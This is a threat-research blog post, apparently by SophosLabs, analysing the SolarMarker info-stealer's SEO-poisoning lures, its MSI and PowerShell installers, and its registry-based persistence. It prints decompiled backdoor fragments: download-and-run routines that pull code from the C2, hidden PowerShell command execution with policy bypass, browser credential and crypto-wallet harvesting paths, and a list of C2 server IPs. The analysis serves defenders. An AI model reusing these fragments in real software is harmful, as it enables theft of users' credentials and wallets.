



SolarMarker campaign used novel registry changes to establish persistence

Inserting custom file handling rules for a randomly-created file extension and a .LNK in Windows' startup folder, malware installer created a stealthy persistence mechanism for backdoor.

Written by Gabor Szappanos, Sean Gallagher

FEBRUARY 01, 2022

- THREAT RESEARCH
- FEATURED
- INFORMATION STEALERS
- JUPITER
- POLAZERT
- SECURITY OPERATIONS
- SEO POISONING
- SOLARMARKER

Over the past seven months, SophosLabs has monitored a series of new efforts to distribute SolarMarker, an information stealer and backdoor (also known as Jupyter or Polazert). First detected in 2020, the .NET malware usually delivered by a PowerShell installer has information harvesting and backdoor capabilities.

In October, 2021, we observed a set of active SolarMarker campaigns that combined search engine optimization (SEO) targeting with custom-made MSI installer packages to deliver the payload. These installers used an unusual method to ensure the persistence of the SolarMarker backdoor.

The campaigns followed a common pattern: Using malicious SEO techniques, the SolarMarker actors were able to place links to web sites with deceptive content in search results from multiple search engines. While this sort of SEO poisoning has been seen in the past, it has rarely been seen used beyond some recent [downloader-as-a-service operations](#).

These SEO efforts, which leveraged a combination of Google Groups discussions and deceptive web pages and PDF documents hosted on compromised (usually WordPress) websites, were so effective that the SolarMarker lures were usually at or near the top of search results for phrases the SolarMarker actors targeted.

These lure sites, in turn, attempted to deceive users into downloading a Windows installer. When downloaded, the malicious Microsoft installer (.msi) files would in turn execute a decoy install program, while at the same time launching a PowerShell script that installed the malware.

The PowerShell script modified the Windows registry and dropped a .lnk file into Windows' startup directory to establish persistence. Using Windows registry changes made by the install script, the loading of the .lnk at Windows startup would load the malware from an encrypted payload hidden amongst a "smokescreen" of other, seemingly meaningless files.

SEO blunderbuss

The criminals used at least three distribution methods for the malware distribution, sometime simultaneously. For example, in the following example all three of the distribution methods ended up in the top ten Google hits for the poisoned keywords (marked by method in the screenshot):




In each of these SEO methods, the name of the MSI installer file matches the search terms. For example, one of the samples we recovered was named **good-choice-bad-choice-worksheet-for-kids.msi**. Based on the names of samples we’ve seen in the wild, the following search keywords appeared to be the most successful from the attacker’s point of view:



SEO Method 1: Google Groups

In the first method we observed, the SEO was accomplished through the creation of Google Groups discussions. The attackers created multiple fake Google groups, each with 500-600 fake conversation entries, targeting the most common search terms in a wide variety of subjects:



The comments themselves have no content other than what appears to be links to PDF files, as in the following example:

However, the disguised link leads to a redirection site (**hxxps://abocomteamsd[.]site/Variable-Length-File-Declaration-In-Cobol**), which is only the next element in the download chain:

```
<a href="hxxps://abocomteamsd[.]site/Variable-Length-File-Declaration-In-Cobol"target="_blank"
rel="nofollow" data-saferedirecturl="hxxps://www.google.com/url?
hl=hu&q=hxxps://abocomteamsd[.]site/Variable-Length-File-Declaration-In-
Cobol&source=gmail&ust=1636557011760000& usg=AFQjCNGBOEcF9QaTJVv6GoQFs_cbKH1yYw">
</a>
```

It’s likely that this distribution method was from an older campaign. While the links still resolved as we prepared our analysis, they returned a zero-length response—indicating no content remained at the destination. However, we were able to collect the keywords from the group posts to analyze the search terms the criminals behind the campaign were attempting to poison. The word cloud below displays the frequency of keywords in those search terms:

This aligns with the statistics gathered from the MSI installers, showing the efficiency of the method. It also shows that the criminals were not particularly picky about their chosen search terms—they cast a wide net, aiming for many target interests and potential target types.

SEO Method 2: PDF implants

In another set of lures, the initial deceptive content used for SEO is stored in PDF files hosted on websites; the search engines linked to the PDF files themselves directly as a result of the malicious SEO efforts.

In most of the cases, compromised WordPress sites were used to host PDF files, specifically in the **wp-content/uploads/formidable** directories on those websites.In other cases, the same PDF content was stored in an Amazon cloud site, or a CDN site.

When the link in the search engine is clicked, the web browser opens the malicious PDFs as it would any other PDF document on the web . The actual content of these malicious PDFs is limited to the text of the targeted search term and two download buttons —one for the PDF component, the other for DOC:

The corresponding code in the PDF file source links these buttons to a distribution site, hxxps://sseiatca[.]site:

```
/Annots [<</Type /Annot /Subtype /Link /Rect [22.00 472.00 288.00 393.00] /Border [0 0 0] /A
<</S /URI /URI (hxxps://sseiatca[.]site/Variable-Length-File-Declaration-In-
Cobol/pdf/sitedomen/7|29279|5|1|1|1)>>>><</Type /Annot /Subtype /Link /Rect [302.00 457.00
548.00 384.00] /Border [0 0 0] /A <</S /URI /URI (hxxps://sseiatca[.]site/Variable-Length-
File-Declaration-In-Cobol/doc/sitedomen/7|29279|5|1|1|1)>>>>]
```

SEO Method 3: deceptive web pages

The numeric parameter at the end original URL [/3 in this example] is irrelevant. Any number can be put in its place, and the returned content will be similar: a dynamically-created HTML redirect code using a domain selected at random from a large pool of second-stage redirector sites (in the case below, chargraman[.]ml). Each time the link is requested, a different next-stage domain is provided.

```
<meta http-equiv="refresh"
content="0;URL=hxxps://chargraman[.]ml/22b0270b0a7e4dd147bc74ec3b799366/Clinical-Correlation-Recommended-After-Stress-Test/650845767/pdf">
```

While the example above uses the .ml TLD, the majority of the second-stage redirects in these campaigns used the **.tk** TLD. In the recent campaigns we have seen about 3000 domains used, of which more than 2000 were .tk domains (with the remainder relatively evenly spread across the .ga, .ml, .cf and .gq TLDs).

The second-stage redirect URLs contain the search term used as bait, and return an HTTP response code 302 to redirect to the final destination server.

The downloads all point to **pdfdocdownloadspanel[.]site**, which hosted phishing content since at least 2019. The site has been shut down, so we were unable to retrieve a live version of the target page, but from telemetry from known cases we know that the next part of the infection chain is the download of an MSI installer carrying a decoy PDF viewer. So there should be a misleading link in between offering the installer based on telemetry associated with the malware.

The installer

The installer file dropped by the download link is named to match the search string that delivered it. In the example above, for instance, the file is named **good-choice-bad-choice-worksheet-for-kids.msi**. When the installer is opened, it executes a decoy setup application (in this case, **pdfelement-pro_setup_full5239.exe**), while also executing a PowerShell script (**p.ps1** or **InstallScript.ps1**).

The installers require a 64-bit windows. They were generated by the EMCO MSI package builder and contain a pre-installation script. This script prepares and executes the PowerShell installer, while executing the decoy installer.

The typical malware distribution packages look like this:

It contains two files, the decoy executable (dist-x86.exe in this case) and the installer PowerShell script (InstallScript.ps1 in this case). Additionally, two installation actions are defined: the first executes

powershell.exe with the script to execute the extracted main install script, while the second launches the decoy executable (dist-x86.exe in this case).

The most recent scripts we found added a twist to this. In these samples, the PowerShell installer file in the archive is encoded as a base64 string, which is also additionally encrypted:

```
aiQ0ei85cQpkRGJeQQZSIFV+K1x/cHMGaxVtRSVgb187BwoyEQwwDi4mPycmIytdKh03CRozJQUCAC40MxgdPTw0M
xYCHS0rHhwMnNwNNRgSABgzERQuJSQlJBk1NzgXKiBMGRYWIyIDECENAA0IOGQhBSYUD1wNVSV80XsNLyY5EwM
UCw5iLDQGJRkLJj8XMxgaPTIzKFkQFgY/ARQ+GwQzKSkHRB4HMDYBdTEPGz4GMDkWDyM6RQYXEEAjPwwxFFEwJS
00HSkTLzheBRUJSQUAMnAvbHFfHyUjAyYlXDYyexsNAQQMIQxHKTMQAmMBJCIYFws2ICQ1GDsHPTABFh4/ASwDEFI
vHDIQIBwiNBsiJR0GNQ0HIC0NDDMIGRcAHwEDABI/JS8SCyw+MTcrJSoLH18gFiwjG3U5EQAQKhwFHW0IOFAjFCA4cD
gaeToSDDIPMRQSNQIVFi4fFDY4EDoYNyoRMjsaEjoBIhwAG3EeDAw1H0MtDyA0JDwISU7Fg8mMD4vaCcV0SIuJBQ6D
xwmGjwQCckFCMdOCYHHg0ddjkzKwgUNzVHFScnJz83P3kiGwJ4fywXIw84EQIYGSc5JgYkJxp1MyZAPBivOw8eBiw
CA3VaFgMQJgUcRi8mJlIwdAMd0RkZJAQMPiEDRx9kCD4+BSINCTYOBC4ZAR4RMhUdCS
```

In these samples the installation script is slightly more complicated, it also performs a decryption of the PowerShell installer first:

A handful of MSI installers were “traditional” MSI files, but they also contained custom action scripts:

In this case the custom action script contained the PowerShell installer:

Decoy

The decoy is a legit installer for Wondershare PDFelement, likely to complete the decoy social engineering process.

Some of the newest MSI installers have a different decoy: Adobe Acrobat Pro DC Installer. Because it is and outdated version, on execution it will offer to download the latest version:

PowerShell malware installer

The PowerShell installer does the actual malware deployment, creating the files and registry keys that establish persistence for the backdoor.

The script contains the actual malware payload (in base64-encoded and encrypted form) in a string variable at the top of the script. In addition to the payload definition, the beginning of the script also sets two defined functions—one to create random file and directory names for the malware, and another to create a path for a new Windows registry entry.

The script calls these functions as it steps through the installation steps, labeled in red in the screen shot below:

In some of the samples we examined, the installer scripts end with the comment line:

```
#Hello for Squiblydoo
```

This is likely in [tribute to the malware blog](#),that investigated the installation method used in attacks documented in early 2021.

Persistence with a smoke screen

The installer creates persistence for the malware by creating a .LNK file in the affected system’s startup directory. But instead of pointing to an executable file, this link points to a junk-filled “smoke screen” file with a randomly-created file name and extension. The actual execution method for the malware is included in script for a custom file handler created for a file type defined by this random extension—defined by the installer script

in the Windows registry. The commands in the handler’s script decrypt and execute the actual payload, hidden amongst the random files.

The first part of the installer script following the encrypted payload uses the random name function to create a directory to drop the payload into. The randomly-named folder is created in the path **%APPDATA%\Adobe**. The installer script also creates an LNK file in the %STARTUP% directory to establish persistence—though not in the way one would expect, as we’ll explain shortly.

Next, the script deploys a “smoke screen” of anywhere from 100 to 300 files, dropping them in the randomly-named directory . With a single exception, these are all files filled with random junk. One file dropped in the same location, however, contains the encrypted payload.

The LNK file (in this case, with the file name **a06f383e63a43381f156ee77d9f6f.LNK**) points to one of these files (**VUPQVfERpBWfmEvrhLOSNZ.NuAoeLurilQZNSVqc0**):

Normally, one would expect this linked file to be an executable or script file. But for these SolarMarker campaigns the linked file is one of the random junk files, and cannot be executed itself.

As it turns out, the content of the file is totally irrelevant. What is important is the unique and random file extension, that was used: **.NuAoeLurilQZNSVqc0**.

After dropping the files, the PowerShell installer registers the file extension used for them as a custom file type with a randomly generated name (in this case **ocrrhvyczvnikxofwntsvx**):

The file type is defined by the script with a custom file open handler. This handler is a PowerShell script:

Reflected loading

The script in the handler loads the file containing the encrypted payload (in this case, **EhkpfRkrpDaViAPS\KfWJiiEPmkDO.fFOTagOUMeglWBH**). It then uses a key hard-coded into the script to decrypt the payload using a bitwise XOR operation, and then uses reflective loading to execute the now-decrypted DLL, as illustrated on the following beautified code:

The reflectively loaded payload is the Solarmarker backdoor.

Solarmarker payload

During this research we identified several variants of the backdoor, the main difference between them is the internal version number, the C2 server and the RSA key used for communication. Each variant is identified with a version ID string:

```
public string AppVer = "IN-3";
```

Multiple versions communicated with the same server, and there was a unique key for each server.

Version	C2 server
DR/1.6	http://45.146.165.221
DR/1.7	http://91.241.19.110
IN-1	http://46.102.152.102
IN-2	
IN-3	
IN-9	
IN-10	
IN-13	http://185.244.213.64
IN-10	http://192.121.87.53
RB-7	
J12	http://5.254.118.226
J13	http://23.29.115.175
J15	http://92.204.160.110
J16	
SP-W1	http://146.70.24.173
SP-W2	http://69.46.15.151
AG-3	http://167.88.15.115
AG-5	

AG-8	
AG-9	
AG-13	http://216.230.232.134
SP-1	
SP-3	
SP-5	http://37.120.237.251
SP-7	
SP-10	
SP-11	
SP-13	http://45.42.201.248
SP-16	
SP-17	http://188.241.83.61
SP-18	
SP-21	http://146.70.41.157
OC-1	
OC-3	
OC-4	
NV-1	http://92.204.160.233
NV-4	
NV-5	
NV-6	
OC-11	
OC-8	http://37.221.114.23
OC-9	
OC-7	http://149.255.35.179
OC-W1	http://104.223.123.7

Older versions of the backdoor provided different functionality, such as browser data stealing, crypto-wallet stealing, and command execution. But more recent variants of the backdoor have the following, limited capabilities:

- Run a PowerShell command decoded from a deflate+base64 encoded blob on a remote server.
- Run an .EXE file (first saved to %TEMP%) retrieved from a remote server.

In all versions of the backdoor, the code contains a lot of junk thread-creation code fragments. These do nothing but break up the readability of the code and add delay cycles to the execution. For example, in this section of code:

...after removing the junk the about code simplifies to:

```
OperatingSystem oSVersion = Environment.OSVersion;
string text;
switch (oSVersion.Version.Major)
{
case 5:
    text = "XP";
    goto IL_16B;
case 6:
{
switch (oSVersion.Version.Minor)
{
    case 0:
        text = "Vista";
```

The evolving backdoor

Interestingly, the functionality of the latest version of the backdoor is essentially the same as that of the oldest version we could identify (sha1: 6ccbde9f29fe59077e218b5dc294ca179bd54522, version ID: *DR/1.6*, timestamp: November 2020). It also allowed the execution of a .EXE program received from the C2 server:

```
string text3 = string.Concat(new object[]
{
    Environment.GetEnvironmentVariable("temp"),
    '\\',
    M.GenRandomString(24),
    ".exe"
});
byte[] bytes2 = M.DecryptRaw(M.Req(addr,
...
File.WriteAllBytes(text3, bytes2);
Process.Start(text3);
```

And it also provided for the execution of a PowerShell file received from the C2 server:

```
string text2 = string.Concat(new object[]
{
    Environment.GetEnvironmentVariable("temp"),
    '\\',
    M.GenRandomString(24),
    ".ps1"
});
byte[] bytes = M.DecryptRaw(M.Req(addr,
...
File.WriteAllBytes(text2, bytes);
Process.Start(new ProcessStartInfo
{
    FileName = "powershell",
    Arguments = "-ep bypass -command \"iex(get-content '\" + text2 + '\")\",
    WindowStyle = ProcessWindowStyle.Hidden
```

```
});
Thread.Sleep(15000);
File.Delete(text2);
```

Finally it could executed a PowerShell command received as a string from the C2 server:

```
else if (value == "command") {
    string value2 = ((M.JsonValue)jsonObject.Get("task_id")).value;
    string value4 = ((M.JsonValue)jsonObject.Get("command")).value;
    Process.Start(new ProcessStartInfo {
        FileName = "powershell", Arguments = "-ep bypass -command \"" + value4 + "\"", WindowStyle
    = ProcessWindowStyle.Hidden });
```

In this oldest version, the data sent to the C2 server was encrypted using a XOR algorithm using a hardcoded key. This encryption scheme was later replaced with more secure RSA encryption.

In addition to the RSA encrypted communication, later variants added other functionality, while removing some of the older ones. Version **J13** [sha1: 55c692913894a282189e0dff5dcd60e29ad89046, time stamp September 2021], for instance, does not provide any remote execution options. Instead, it collects browser data and sends it to the C2 server.

```
if (File.Exists(directoryInfo2.FullName + "\\logins.json") &&
File.Exists(directoryInfo2.FullName + "\\key4.db") && File.Exists(directoryInfo2.FullName +
"\\cert9.db") && File.Exists(directoryInfo2.FullName + "\\cookies.sqlite") &&
File.Exists(directoryInfo2.FullName + "\\formhistory.sqlite"))
{
    this.a = this.f(directoryInfo2.FullName + "\\cert9.db");
    this.b = this.f(directoryInfo2.FullName + "\\key4.db");
    this.c = this.f(directoryInfo2.FullName + "\\logins.json");
    this.d = this.f(directoryInfo2.FullName + "\\cookies.sqlite");
    this.e = this.f(directoryInfo2.FullName + "\\formhistory.sqlite");
```

This version targets multiple browsers (Chrome, Edge, Brave, Opera, Firefox):

```
{
    '\\','A','p','p','D','a','t','a','\\','L','o','c','a','l','\\','G','o','o','g','l','e',
    '\\','C','h','r','o','m','e','\\','U','s','e','r',' ' ,'D','a','t','a'
}), list);

Main.a(Main.a(new char[]
{
    'e','d','g','e'
}), environmentVariable + Main.a(new char[]

{
    '\\','A','p','p','D','a','t','a','\\','L','o','c','a','l','\\','M','i','c','r','o','s','o','f','t',
    '\\','E','d','g','e','\\','U','s','e','r',' ' ,'D','a','t','a'
}), list);

Main.a(Main.a(new char[]
{
    'o','p','e','r','a'
}), environmentVariable + Main.a(new char[]

{
    '\\','A','p','p','D','a','t','a','\\','R','o','a','m','i','n','g','\\','O','p','e','r','a',' '
    ,'S','o','f','t','w','a','r','e','\\','O','p','e','r','a',' ' ,'S','t','a','b','l','e'
}), list);
Main.a(Main.a(new char[]
{
    'b','r','a','v','e'
}), environmentVariable + Main.a(new char[]

{
    '\\','A','p','p','D','a','t','a','\\','L','o','c','a','l','\\','B','r','a','v','e',
    'S','o','f','t','w','a','r','e','\\','B','r','a','v','e','-','B','r','o','w','s','e','r',
    '\\','U','s','e','r',' ' ,'D','a','t','a'
}), list);
try
{
    Main.k k = new Main.k(Main.a(new char[]

{
    'f','i','r','e','f','o','x'
```

```
    })), environmentVariable + Main.a(new char[]
    {
        '\\','A','p','p','D','a','t','a','\\','R','o','a','m','i','n','g','\\',
        'M','o','z','i','l','l','a','\\','F','i','r','e','f','o','x','\\','P','r','o','f','i','l','e','s'
    }));
```

Version J12 [sha1: ee19506006b67c58933b471597e777b2675fba92, compilation time September 2021]
added cryptowallet stealing as a functionality.

```
    string environmentVariable = Environment.GetEnvironmentVariable("userprofile");
    string text = environmentVariable + "\\AppData\\Roaming";
    string text2 = environmentVariable + "\\AppData\\Local";
    Main.a(list, "Atomic", "Wallet", "*", text + "\\atomic\\Local Storage\\leveldb", false);
    Main.a(list, "Guarda", "Wallet", "*", text + "\\Guarda\\Local Storage\\leveldb", false);
    Main.a(list, "SimpleOS", "Wallet", "*", text + "\\simpleos\\Local Storage\\leveldb", false);
    Main.a(list, "Neon", "Wallet", "*", text + "\\Neon\\Local Storage\\leveldb", false);
    Main.a(list, "Wasabi", "Wallet", "*", text + "\\WalletWasabi\\Client\\Wallets", false);
    Main.a(list, "MyMonero", "Wallet", "*.mmd*", text + "\\MyMonero", false);
    Main.a(list, "Jaxx", "Wallet", "*", text + "\\Jaxx\\Local Storage\\leveldb", false);
    Main.a(list, "Jaxx", "Wallet", "*", text + "\\com.liberty.jaxx\\IndexedDB", false);
    Main.a(list, "Electrum", "Wallet", "*", text + "\\Electrum\\wallets", false);
    Main.a(list, "Ethereum", "Wallet", "*", text + "\\Ethereum\\keystore", false);
    Main.a(list, "Exodus", "Wallet", "*", text + "\\Exodus\\exodus.wallet", false);
    Main.a(list, "GreenAddress", "Wallet", "*", text + "\\GreenAddress Wallet\\Local
Storage\\leveldb", false);
    Main.a(list, "Coin Wallet", "Wallet", "*", text + "\\Coin Wallet\\Local Storage\\leveldb",
false);
    Main.a(list, "Bither", "Wallet", "*", text + "\\Bither", false);
    Main.a(list, "Coinomi", "Wallet", "*", text2 + "\\Coinomi\\Coinomi\\wallets", false);
    Main.a(list, "Ledger Live", "Hardware wallet", "*.json", text + "\\Ledger Live", false);
    Main.a(list, "Trinity", "Hardware wallet", "*.realm", text + "\\Trinity", false);
    Main.a(list, "Scatter", "Hardware wallet", "*.json", text + "\\scatter", false);
    Main.a(list, "Unknown?", "Wallet?", "*wallet*.dat", text, false);
    Main.a(list, "Unknown?", "Wallet?", "*.wallet", text, false);
    Main.a(list, "Unknown?", "Wallet?", "*wallet*.dat", text2, false);
    Main.a(list, "Unknown?", "Wallet?", "*.wallet", text2, false);
    string[] directories = Directory.GetDirectories(text, "Electrum-*");
    string[] array = directories;
    for (int i = 0; i < array.Length; i++)
    {
        string str = array[i];
        Main.a(list, "Electrum", "Wallet", "*", str + "\\wallets", false);
    }
```

In this variant, as shown in the code above, SolarMarker collects the wallets of the following cryptocurrencies:

- Atomic
- Guarda
- SimpleOS
- Neon
- Wasabi
- MyMonero
- Jaxx
- Electrum
- Ethereum
- Exodus
- GreenAddress
- Coin
- Bither
- Coinomi
- Ledger
- Trinity
- Scatter

Additionally this variant collects VPN and RDP configs:

```
Main.a(list, "OpenVPN?", "VPN?", ".*.vpn", environmentVariable, true);
Main.a(list, "RDP", "RDP", ".*.rdp", environmentVariable, true);
```

The latest model

The most recent version we’ve analyzed creates a text file with path like:

%PROFILE%\AppData\Roaming\27928525329423222227221630524529029729723924927627121922627428029329027421825830228228623

The contents of this file is an encoded string (in this case, **2CJDEX5HFXHRXL3FK53CXRS9U8L5EDDC**) which serves as a unique system ID (HWID) , generated from the content of files in %APPDATA%, or generated randomly, if empty.

The backdoor calls back to the C2 server with a JSON message to C2 server with basic config data:

```
{"action":"ping","hwid":"A8IFX8YU3NJIU8PFJ0XFMMXDCWFQT9UG","pc_name":"
{redacted}","os_name":"Win 7","arch":"x86","rights":"User","version":"OC-8","workgroup":"? |
?","dns":0,"protocol_version":2}
```

This message is sent to the server encrypted with a hardcoded RSA key.

```
<Main>
<Modulus>q71nDVdxQRSYhRPYcqRaqkwV9sRGLxrKNMOSsxFsdJ30bsw0mMHEeUe7Z/3rGI3dm1nSC77I/
qwWkzf73lF+SPFmIw4ma84JIVDW76k+eEP2iguC9zGNXaPBajogFRf8K2HgIwF/eni/wmnrtzhryxIE5mNJzAREsICbA/
/RzfTU3C7JP1kCys0q9uV1kQL09ijQHyHuUE+uk0nGk2+0t91hW+efqz5i8iy92hFm3dnD005mogpXA+18pFeFu8x1hrr
PFhaHY9m1X17oyBZ8nno14uDdPNzkGNCsUOZtSVQE8wZc5yaFKBU2uuC18IHaQMhENrNMR0EWlMTYgrAWYw==
</Modulus>
<Exponent>AQAB</Exponent>
</Main>
```

Further communications with the server will be encrypted with the original config buffer.

So, the initial report-back call communication data is encrypted using the hard-coded RSA key with asymmetric RSA algorithm, the rest of the communication uses the config buffer as a key using symmetric AES CBC algorithm.

The C2 server is selected from a possible array of server names, which in the analized sample contained only a single entry: hxxp://37[.]221.114.23

As noted earlier, this version of the backdoor’s functionality is limited to executing some next-stage code. For that, the backdoor provides multiple approaches. It can:

- download and execute a Windows executable
- download and execute a PowerShell script
- download and load a .Net DLL
- run a PowerShell command received as a string

Running PowerShell and a command is done the same way: the payload is expected to be a compressed gzip stream with base64 encoding on top:

The .Net module is loaded in memory, the Run function of the Module.Main class is executed:

```
mpool.a9bd1e9d79f46a96330eecb53f054(Program.ad10fd14022445bfbbcdf53ea0fba(Program.get_msg_get_file(cfg.hwid,
text4), cfg), Program.chararray_to_str(new char[]
{
'M','o','d','u','l','e','.','M','a','i','n'
})), Program.chararray_to_str(new char[]
```

```
{
  'R','u','n'
}), str3);
```

Conclusion


There are currently no active SolarMarker-spreading campaigns, as the final download site used by the operators of the campaign was shut down. But SolarMarker deployments remain active, and while we’ve seen a decline in detections of the malware since November of 2021, the malware has not disappeared. It may be just a matter of time before a new campaign using new infrastructure is launched.

While ransomware operators and other malicious actors draw much of defenders’ focus to well-documented malware delivery methods—phishing emails, Remote Desktop Protocol exploitation, and remote code execution vulnerabilities— there are still some active campaigns that use SEO as delivery method, as demonstrated by other malware delivery-as-a-service schemes. Because we don’t pay much attention to this delivery method, these SEO-based campaigns can slip under the radar of defenders until it is too late and the payload has already been deployed.

Organizations need to train users on the risks of SEO poisoning and how to identify potentially malicious results. But that education may not be enough to prevent malicious downloads through highly-targeted search terms, so a defense in depth is best.

Sophos detects the PowerShell installer as Troj/PS-JA, the reflective loader as AMSI/SolarM-A and the final payload as Mal/Polazert-A. A list of IOCs for SolaerMarker is available on the [SophosLabs GitHub page](#).

f x in 1



About the Author

Gabor Szappanos

Gabor graduated from the Eotvos Lorand University of Budapest with a degree in physics. His first job was in the Computer and Automation Research Institute, developing diagnostic software and hardware for nuclear power plants. He started antivirus work in 1995, and began developing freeware antivirus solutions in his spare time. Gabor joined VirusBuster in 2001 where he was responsible for taking care of macro virus and script malware and became head of the virus lab in 2002. In 2008 he became a member of the Board of Directors in AMTSO (Anti Malware Testing Standards Organization) and, in 2012, joined Sophos as a Principal Malware Researcher.



About the Author

Sean Gallagher

Sean Gallagher is Principal Threat Researcher, Sophos X-Ops. Prior to joining Sophos, he was an information security and technology journalist for over 30 years, including 10 as information security and national security editor for Ars Technica.

Read Similar Articles




MAY 24, 2021

What to expect when you’ve been hit with Avaddon...



MAY 19, 2021

What’s New in Sophos EDR 4.0



MAY 19, 2021

Sophos XDR: Driven by data

1 Comment



Mike Jones 13 February 2022 at 2:27 pm

This is great information and very helpful. Thank you Gabor and Sean for such detailed information, screenshots, and all of your research. Then taking the time to share it with all of us. All of your efforts and documentation helped me find and remove two instances of this malware.

Comments are closed.

Subscribe to get the latest updates in your inbox.

name@email.com

Which categories are you interested in?

- ☐ Products and Services
- ☐ Threat Research
- ☐ Security Operations
- ☐ AI Research
- ☐ #SophosLife

Subscribe